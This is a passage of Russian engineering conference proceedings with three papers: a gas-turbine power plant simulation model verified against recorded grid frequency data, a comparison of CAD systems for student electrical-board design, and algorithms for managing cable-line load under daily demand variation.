необходима правильная настройка систем защитной автоматики, которая, в свою очередь, предотвращает возникновение аварийных режимов ГТЭС. Для проектирования и исследования автоматических систем рационально выполнять имитационное моделирование с использованием математических моделей объекта [1].

Описание математической модели. Для исследования аварийных режимов работы ГТЭС была разработана математическая модель ГТЭС и прилегающего к ней энергорайона. Структурная схема модели приведена на рис. 1.




Рис. 1. Структурная схема модели ГТЭС и энергорайона

Модель состоит из следующих основных элементов:

- газотурбинная электростанция (ГТЭС) состоит из трех энергоблоков, каждый из которых состоит из газотурбинной установки (ГТУ), синхронного генератора (СГ), а также систем автоматического управления (САУ): САУ ГТУ и САУ СГ. Каждый энергоблок через свой трансформатор (Т1, Т2, Т3) соединяется с общей шиной ТЭЦ;
- нагрузка, подключенная непосредственно к общей шине ГТЭС, а именно собственные нужды ГТЭС и потребители ГТЭС;
- линия подключения ГТЭС к подстанции, которая образована двумя трансформаторами (Т4 и Т5) и устройством частотно-делительной автоматики (ЧДА) между ними;

– подстанция, от которой получают питание потребители энерго-района, также на ней расположен высоковольтный выключатель (ВВ), через который осуществляется подключение к внешней сети бесконечной мощности;

– внешняя сеть бесконечной мощности, подключенная к ВВ подстанции через линию электропередачи (ЛЭП).

В математической модели САУ ГТУ реализованы алгоритмы управления двигателем ГТУ для ГТЭС. Данные алгоритмы идентичны алгоритмам САУ ГТУ, эксплуатируемой на объекте применения (моделируемой ГТЭС).

Математическая модель ГТУ описывает режимы работы двигателя как на переходных, так и на стационарных режимах ГТЭС. Модель идентифицируется по параметрам двигателя с объекта эксплуатации ГТЭС.

Синхронный генератор моделируется уравнениями Парка – Горева в относительных единицах с учетом демпферных контуров, а также насыщения с помощью характеристики холостого хода [3, 4]. Внутренние переменные СГ рассчитываются в осях d, q , но связь с другими блоками осуществляется в естественной трехфазной системе координат a, b, c . Входными переменными блока СГ являются: механическая мощность, поступающая от ГТУ, и напряжение возбуждения, поступающее от САУ СГ.

Необходимо отметить, что в САУ ГТУ и САУ СГ также реализованы системы автоматических защит.

В математической модели присутствуют следующие упрощения: трансформаторы моделируются в виде индуктивных сопротивлений X_T , которые приняты равными полному сопротивлению трансформатора Z_T (1), а все уровни напряжений приведены к номинальному напряжению шин СГ [4, 5].

$$X_T \approx Z_T = \frac{u_k}{100} \frac{U_B^2}{S_B} \cdot k^2, \quad (1)$$

где U_B – базовое напряжение трансформатора, В; S_B – базовая мощность трансформатора, ВА; u_k – напряжение короткого замыкания в процентах; k – коэффициент трансформации для приведения к напряжению СГ.

Поскольку в модели электросети трансформаторы заданы индуктивностями, необходимо их вычислить через индуктивное сопротивление L_T :

$$L_T = \frac{X_T}{2 \cdot \pi \cdot f},$$

где f – номинальная частота сети, Гц; L_T – индуктивность трансформатора, Гн.

Через формулы (1) и (2) выразим L_T :

$$L_T \approx \frac{u_K}{100} \frac{U_B^2}{S_B} \cdot k^2 \cdot \frac{1}{2 \cdot \pi \cdot f}.$$

Поскольку трансформатор Т5 представляет собой два параллельно расположенных трансформатора, эквивалентная индуктивность будет в два раза меньше, чем для одного трансформатора.

Учет ЛЭП выполнен в виде эквивалентного активно-индуктивного сопротивления, расчет которого выполнен с использованием формулы

$$L = \frac{X_L}{2 \cdot \pi \cdot f} \cdot l \cdot k^2,$$

где X_L – удельное индуктивное сопротивление, Ом/км; f – частота сети, Гц; l – длина линии, км; k – коэффициент трансформации.

Также рассчитаем активное сопротивление ЛЭП:

$$R = \rho \cdot l \cdot k^2,$$

где ρ – удельное активное сопротивление, Ом/км.

Высоковольтный выключатель (ВВ) выполнен в виде идеального трехфазного ключа, кроме подключения к сети бесконечной мощности, он также расположен в блоке ЧДА. Блок ЧДА осуществляет отключение ГТЭС на изолированную работу при скорости снижения частоты сети быстрее, чем 2,6 Гц/с [6].

Потребители и собственные нужды ГТЭС, а также потребители энергорайона реализованы в виде множества активно-реактивных нагрузок, с возможностью отключения каждой как по частоте, так и по времени [7, 8].

Верификация математической модели. В связи с тем, что одним из основных показателей качества электроэнергии является частота сети, по ней была выполнена проверка адекватности модели. Количественная оценка погрешности математической модели в воспроизведении частоты сети приведена на рис. 2. Данные для проверки адекватности математической модели выполнены с использованием данных регист-

рации осциллограмм переходных процессов в энергосистемах Comtrade и посекундной регистрации данных.




Рис. 2. Количественная оценка погрешности математической модели в воспроизведении частоты сети. Красный – данные регистрации частоты, ГЦ, синий – данные моделирования частоты, ГЦ, черный – относительная ошибка, %

Относительная погрешность на рис. 2 была рассчитана с помощью выражения [9]

$$\Delta f = \frac{f_{\text{осциллограммы}} - f_{\text{модели}}}{f_{\text{осциллограммы}}} \cdot 100.$$

Из рис. 2 можно сделать вывод, что относительная погрешность в воспроизведении моделью частоты в основной части переходного процесса не превосходит 0,54 % (см. рис. 2).

Данный переходный процесс (см. рис. 2) произошел вследствие отключения энергорайона от сети бесконечной мощности (428 с) и одновременно несрабатывания ЧДА ГТЭС. Вследствие чего для восстановления частоты сети потребовалось выполнить отключение части потребителей.

Применение полученной математической модели. Выполнено моделирование с использованием полученной математической модели. После отключения энергорайона от сети бесконечной мощности ГТЭС действием ЧДА отключается на режим изолированной работы. Изменение частоты тока и мощности первого энергоблока приведено на рис. 3.




Рис. 3. График изменения частоты тока и мощности первого энергоблока при успешном срабатывании ЧДА

На верхней части рис. 3 приведены переходные процессы мощностей первого энергоблока, красным цветом обозначены данные регистрации активной мощности аварийного режима, синим – активная мощность синхронного генератора, черным – механическая мощность ГТУ. На нижней части рис. 3 – переходные процессы для частоты первого энергоблока, синим цветом приведен переходный процесс модели, красным – данные регистрации. Также на нижней части рис. 3 на графике отмечены следующие точки: 1 – отключение от внешней сети, 2 – срабатывание ЧДА, 3 – достижение частоты срабатывания автоматики ограничения повышения частоты СГ4, равной 52,5 Гц, 4 – отключение СГ4, 5 – стабилизация частоты тока.

Увеличение частоты после срабатывания ЧДА обусловлено небалансом механической мощности ГТУ и потребляемой электрической мощности, что видно в верхней части рис. 3.

Выводы. В проведенном исследовании разработана динамическая математическая модель ГТЭС и энергорайона, позволяющая воспроизводить и исследовать переходные процессы при воздействии внешних возмущений, в том числе на энергопотребителе ГТЭС. С использованием данных объективного контроля аварийного переходного процесса выполнена верификация модели по частоте переменного тока в сети.

На примере выполненного моделирования, при успешном срабатывании ЧДА, получены более быстрые переходные процессы аварийной ситуации, которые можно использовать для настройки систем защитной автоматики ГТЭС.

Библиографический список

1. Методика создания программных комплексов для математического моделирования электроэнергетических систем / Б.В. Кавалеров, А.Б. Петроченков, К.А. Один, В.А. Тарасов // Электротехника. – 2015. – № 6. – С. 32–39.
2. Веников В.А. Переходные электромеханические процессы в электрических системах. – М.: Высшая школа, 1985. – 536 с.
3. Фалалеев Д.В., Кавалеров Б.В. Расчет параметров синхронного генератора при неполной информации // Электротехника. – 2022. – № 11. – С. 53–59.
4. Ульянов С.А. Электромагнитные переходные процессы в электрических системах. – М.: Энергия, 1970. – 520 с.
5. Алюнов А.Н. Онлайн Электрик: Интерактивные расчеты систем электроснабжения [Электронный ресурс]. – URL: <http://online-electric.ru> (дата обращения: 26.05.2023).
6. Шабад А. Делительные защиты – автоматика деления при авариях / НТФ. – М., 2006.
7. Программный моделирующий комплекс для испытания и настройки систем автоматического управления газотурбинными установками наземных электростанций / Б.В. Кавалеров, А.И. Полулях, А.А. Шигапов, И.Г. Лисовин // Вестник Московского авиационного института. – 2010. – Т. 17, № 5 – С. 200–211.
8. Шигапов А.А., Лисовин И.Г. Разработка программно-моделирующего комплекса для настройки и оптимизации алгоритмов управления газотурбинной электростанцией // Применение газотурбинных установок в энергетике и промышленности: тезисы докл. LVI науч.-техн. конф. / Российская академия наук, Комиссия по газовым турбинам РАН, ОАО «Всероссийский теплотехнический институт», ОАО «Авиадвигатель». – Пермь, 2009. – С. 74–77.
9. Волков Н.Г. Качество электроэнергии в системах электроснабжения: учеб. пособие. – Томск: Изд-во Томск. политехн. ун-та, 2010.

Сведения об авторах

Грибков Игорь Николаевич – начальник отдела расчетно-экспериментальных работ и проектирования САУ АО «ОДК-Авиадвигатель», г. Пермь, e-mail: gribkov@avid.ru

Сухарев Александр Александрович – аспирант кафедры «Прикладная математика» Пермского национального исследовательского политехнического университета, инженер отдела расчетно-экспериментальных работ и проектирования САУ АО «ОДК-Авиадвигатель», г. Пермь, e-mail: aasukharev95@yandex.ru

Фалалеев Дмитрий Викторович – аспирант и ассистент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: DVFalaleev@pstu.ru

И.И. Мукаев, А.А. Бачурин

АНАЛИЗ И ВЫБОР САПР ДЛЯ МОДЕЛИРОВАНИЯ ЭЛЕКТРОТЕХНИЧЕСКИХ ИЗДЕЛИЙ В УЧЕБНОМ ПРОЦЕССЕ

Рассмотрены распространенные системы автоматизированного проектирования работ, которые позволяют моделировать электротехнические изделия и их комплексы. Производится анализ и сравнение САПР применительно к выполнению учебно-исследовательской работы для студентов специальности «Электроснабжение».

Ключевые слова: система автоматизированного проектирования, учебно-исследовательская работа, 3D-модель, электрическая схема, электроснабжение.

I.I. Mukaev, A.A. Bachurin

ANALYSIS AND SELECTION OF CAD FOR MODELING ELECTRICAL PRODUCTS IN THE EDUCATIONAL PROCESS

Common systems of computer-aided design of works, which allow modeling electrical products and their complexes, are considered. The analysis and comparison of CAD in relation to the implementation of educational and research work for students of the specialty "Power Supply" is carried out.

Keywords: computer-aided design system, educational and research work, 3D model, electrical circuit, power supply.

Цель работы: сравнить и подобрать наиболее оптимальные системы автоматизированного проектирования (САПР) для дальнейшего выполнения учебно-исследовательской работы.

Учебно-исследовательская работа требует применения САПР для решения задач: разработка электрической схемы, трехмерной (3D) модели и спецификации электротехнического изделия. В качестве электротехнического изделия рассматривается распределительное устройство низкого напряжения (щит учета и распределения электрической энергии (ЩРЭ) на номинальное напряжение 380 В в различных вариантах исполнения). Возможные варианты ЩРЭ: этажный щит многоквартирного дома, внутриквартирный щит, внутридомовой щит, производственный щит и т.п., которые отличаются количеством вводных фаз, количеством и мощностью потребителей, требованиями к учету энергии.

На рис. 1 приведены примеры разрабатываемых электрических схем ЩРЭ. Схемы должны удовлетворять действующим ГОСТам 2-й серии, поэтому для автоматизации их проектирования не достаточно наличия в САПР векторного редактора, дополнительно требуется библиотека элементов с условными графическими обозначениями (УГО) по ГОСТу.




Рис. 1. Примеры разрабатываемых электрических схем

3D-модель ЩРЭ, согласно заданию, собирается из готовых элементов – 3D-моделей отдельных устройств (автоматический выключатель, счетчик, шина, щиток и др.), которые предоставляются производителями данных устройств. В большинстве случаев 3D-модели устройств предоставляются в формате STEP, и только небольшое количество моделей доступно в исходных форматах различных САПР. В качестве элементов щита допускается использовать устройства, производимые и представленные производителями на территории РФ.

Одной из задач 3D-моделирования является автоматизация создания компоновочной схемы размещения элементов, в щите и подбор модели щита для размещения в нем элементов подключенных по определенной схеме. Решение данной задачи подразумевает большое количество итераций по перекомпоновке элементов в 3D-модели, в том числе многократная замена 3D-модели щита.

На рис. 2 приведены примеры разрабатываемых 3D-моделей ЩРЭ.




Рис. 2. Примеры разрабатываемых 3D-моделей ЩРЭ

Спецификация ЩРЭ разрабатывается по ГОСТ 21.110.

Основной частью УИР является разработка 3D модели, и первичный отбор САПР на основе обзора интернет-источников был произведен по критерию возможности создания 3D-модели и чтения основных форматов 3D-моделей элементов. В предварительный список САПР попали: «Компас», FreeCAD, NanoCAD, Inventor, PTC Creo, ADEM, Fusion360, TinkerCAD, MicroStation, T-FLEX, Catia, SolidWorks, Siemens NX, «Сударушка». Для вторичного отбора САПР были использованы критерии доступности программного обеспечения:

1. Возможность официального приобретения для использования в учебных целях.

2. Наличие документации, примеров использования, учебных материалов в свободном доступе в объеме, достаточном для самостоятельного изучения САПР.

3. Доступность для получения студентами в ознакомительных целях.

После их субъективного применения в списке САПР остались: Компас, FreeCAD, NanoCAD, TinkerCAD, T-FLEX (таблица).

Для финального сравнения САПР были использованы критерии, актуальные для выполнения УИР:

1. Наличие модулей для проектирования электрических схем по ГОСТу.
2. Наличие функции формирования спецификации по ГОСТу.
3. Наличие бесплатных версий (с ограничениями, достаточными для выполнения УИР).
4. Технические требования к компьютеру (по 5-балльной шкале, где 5 – это самые минимальные требования).

Сравнительная таблица САПР

Критерий / Название САПР	FreeCAD	«Компас»-3D	NanoCAD	T-Flex	TinkerCAD
Дополнительный модуль САПР расширяющий ее функциональность	–	Электрик	ВМ-электро	Электротехника	–
1. Наличие модулей для проектирования электрических схем	–	+	+	+	–
2. Наличие функции формирования спецификации	–	+	+	+	–
3. Наличие бесплатных версий	+	+	+	+	+
4. Минимальные технические требования к ПК	4	3	2	2	5

Кроме теоретического сравнения, приведенного в таблице, данные САПР были практически опробованы при выполнении УИР.

В результате итогового сравнения САПР в теории и на практике был определен лидер – «Компас-Электрик».

Необходимо отметить ряд нюансов, выявленных при практическом сравнении САПР: для полного удовлетворения желаемых критериев САПР требуется применять с дополнительными модулями расширения, которые накладывают дополнительные лицензионные ограничения и увеличивают требования к характеристикам ПК. Ни одна из рассмотренных САПР не позволяет создать схему по ГОСТу без внесения ручных корректировок. Также серьезным ограничением является несовместимость форматов бесплатных версий с платными учебными версиями. Общий вывод –

абсолютно все рассмотренные нами САПР могут быть применены при разработке тех или иных разделов УИР в отдельности, одной оптимальной САПР идеально выполняющей все разделы УИР нет, но в результате сравнения выявлен лидер – САПР «Компас-Электрик».

Библиографический список

1. Официальный сайт Компас 3D. – URL: <https://kompas.ru/publications/docs/> (дата обращения: 15.05.2023).
2. Официальный сайт FreeCAD. – URL: <https://www.freecadweb.org/?lang=ru> (дата обращения: 15.05.2023).
3. Официальный сайт T-FLEX [Электронный ресурс]. – URL: <https://tflex.csoft.ru> (дата обращения: 15.05.2023).
4. ГОСТ 2.721–74. Обозначения условные графические в схемах. – М., 1974.
5. ГОСТ 2.723–68. Обозначения условные графические в схемах. Катушки индуктивности, дроссели, трансформаторы, автотрансформаторы и магнитные усилители. – М., 1968.
6. ГОСТ 2.727–68. Обозначения условные графические в схемах. Разрядники, предохранители. – М., 1968.
7. ГОСТ 2.729–68. Обозначения условные графические в схемах. Приборы электроизмерительные. – М., 1968.
8. ГОСТ 2.747–68. Обозначения условные графические в схемах. Размеры условных графических обозначений. – 1968.
9. ГОСТ 2.755–87. Обозначения условные графические в электрических схемах. Устройства коммутационные и контактные соединения. – М., 1968.
10. ГОСТ 21.110–2013. Спецификация оборудования, изделий и материалов. – М., 2013.

Сведения об авторах

Мукаев Ильдар Ильязович – студент Пермского национального исследовательского политехнического университета, гр. ЭС-21-26, г. Пермь, e-mail: ildar2003nv@mail.ru

Бачурин Андрей Анатольевич – старший преподаватель кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: a.bachurin@pstu.ru

Н.М. Труфанова, И.Б. Кухарчук

**УПРАВЛЕНИЕ ПРОЦЕССОМ УВЕЛИЧЕНИЯ НАГРУЗКИ
КАБЕЛЬНЫХ ЛИНИЙ В УСЛОВИЯХ НЕРАВНОМЕРНОГО
УРОВНЯ СУТОЧНОГО ПОТРЕБЛЕНИЯ**

Статья посвящена вопросам управления процессом распределения электрической энергии в кабельном блоке. Рассмотрена возможность регулирования температурного состояния блока при увеличении нагрузки. Разработаны алгоритмы, позволяющие определить управляющие воздействия, направленные на частичное снижение потребляемой энергии кабельными линиями, в случае вероятности появления точек перегрева. Алгоритмы учитывают разницу в графиках дневного и ночного потребления.

Ключевые слова: кабельный блок, кабельные линии, управление нагрузкой.

N.M. Trufanova, I.B. Kukharchuk

**CONTROL OF THE PROCESS OF INCREASING
THE LOAD OF CABLE LINES IN CONDITIONS
OF UNEVEN DAILY CONSUMPTION**

The article is devoted to the management of the process of distribution of electrical energy in the cable block. The possibility of regulating the temperature state of the block with increasing load is considered. Algorithms for determining control actions to reduce the energy consumed by cable lines when overheating points may occur. The algorithms take into account the difference in the daily and night consumption graph.

Keywords: cable block, cable lines, load control.

Особенностью современной системы городского энергоснабжения является то, что большинство потребителей электроэнергии обладают неравномерным в течение дня уровнем потребления. Ввиду режимов работы предприятий и организаций основные пики потребления электроэнергии сосредоточены в дневное и вечернее время. В ночное же время наблюдается резкое снижение спроса. Такой режим потребления неблагоприятно сказывается на работе электростанций и передающих систем. С целью уменьшения пиковой нагрузки разрабатываются различные механизмы, например, побуждение к изменению графика потребления за счет снижения стоимости электроэнергии [1].

Более равномерное распределение максимумов потребления электроэнергии среди предприятий в течение суток может позволить увеличить эффективность эксплуатации кабельных сооружений путем увеличения суммарной передаваемой мощности [2]. Такой подход позволяет увеличить передаваемую мощность по вновь вводимым или существующим в блоке линиям путем учета суточных графиков потребления [3]. На рис. 1 представлен алгоритм проверки температурного состояния блока при введении новой линии или увеличении потребления существующей линией.




Рис. 1. Блок-схема алгоритма проверки температурного режима блока при увеличении загрузки

Исходными данными для анализа являются плановые графики нагрузок действующих и перспективных режимов потребления в дневное и ночное время суток. Расчет температурного состояния блока производится с использованием математической модели процессов тепло-массопереноса [4].

В случае если увеличение нагрузочного режима может привести к повышению температур кабелей сверх допустимых для изоляции значений, необходимо выработать управляющие воздействия, которые будут направлены на частичное снижение нагрузки тех линий, на которых это возможно. При определении уровня вынужденного снижения нагрузки необходимо выбрать такой вариант, при котором общее относительное снижение потребляемой мощности будет минимально. С этой целью сначала заполняется база данных температурных состояний для всех возможных вариантов снижения нагрузки линий. На рис. 2 представлен алгоритм заполнения такой базы для ночных $I_{(n)i}$ режимов.




Рис. 2. Блок-схема алгоритма заполнения базы данных результатами расчета комбинаций токов

Для выбора наилучшего режима необходимо отбросить из всех вариантов загрузки те, при которых температура будет превышать допустимую, а оставшиеся отсортировать по параметру суммарного относительного снижения $K(I_i)$ [5]. На рис. 3 представлен алгоритм сортировки базы данных вариантов для ночного режима работы.




Рис. 3. Блок-схема алгоритма сортировки результатов

Вариант, для которого температура будет в допустимых пределах и максимально сохранится существующий нагрузочный режим, будет указан как рекомендованный.

Подобный способ позволит увеличить передаваемую по кабельно-му блоку мощность, сохраняя допустимый температурный режим и тем самым увеличивая эффективность эксплуатации кабельных линий.

Библиографический список

1. Octon P. The effect of soil thermal conductivity and cable ampacity on the thermal performance and material costs of underground transmission line // Energy. – 2021. – Vol. 231. DOI: 10.1016/j.energy.2021.120803
2. Wang J., Liang Y., Ma C. A novel transient thermal circuit model of buried power cables for emergency and dynamic load // Energy reports. – 2023. – Vol. 9. – P. 963–971. DOI: 10.1016/j.egyr.2022.11.097

3. Dehghani H., Vahidi B. Evaluating the effects of demand response programs on distribution cables life expectancy // Electric Power Systems Research. – 2022. – Vol. 213. DOI:10.1016/j.epsr.2022.108710

4. Труфанова Н.М., Кухарчук И.Б. Оценка работоспособности кабельного канала на основе численного моделирования процессов термодинамики // Вестник Пермского национального исследовательского политехнического университета. – 2020. – № 35. – С. 30–42. DOI: 10.15593/2224-9397/2020.3.02

5. Кухарчук И.Б. Алгоритмы поиска допустимого режима эксплуатации кабельного канала на основе оценки его температурного состояния // Прикладная математика и вопросы управления. – 2022. – № 1. – С. 109–122. DOI: 10.15593/2499-9873/2022.1.06

Сведения об авторах

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Кухарчук Ирина Борисовна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: kuharchuk_ib@mail.ru

С.В. Бочкарев, К.А. Лейзгольд

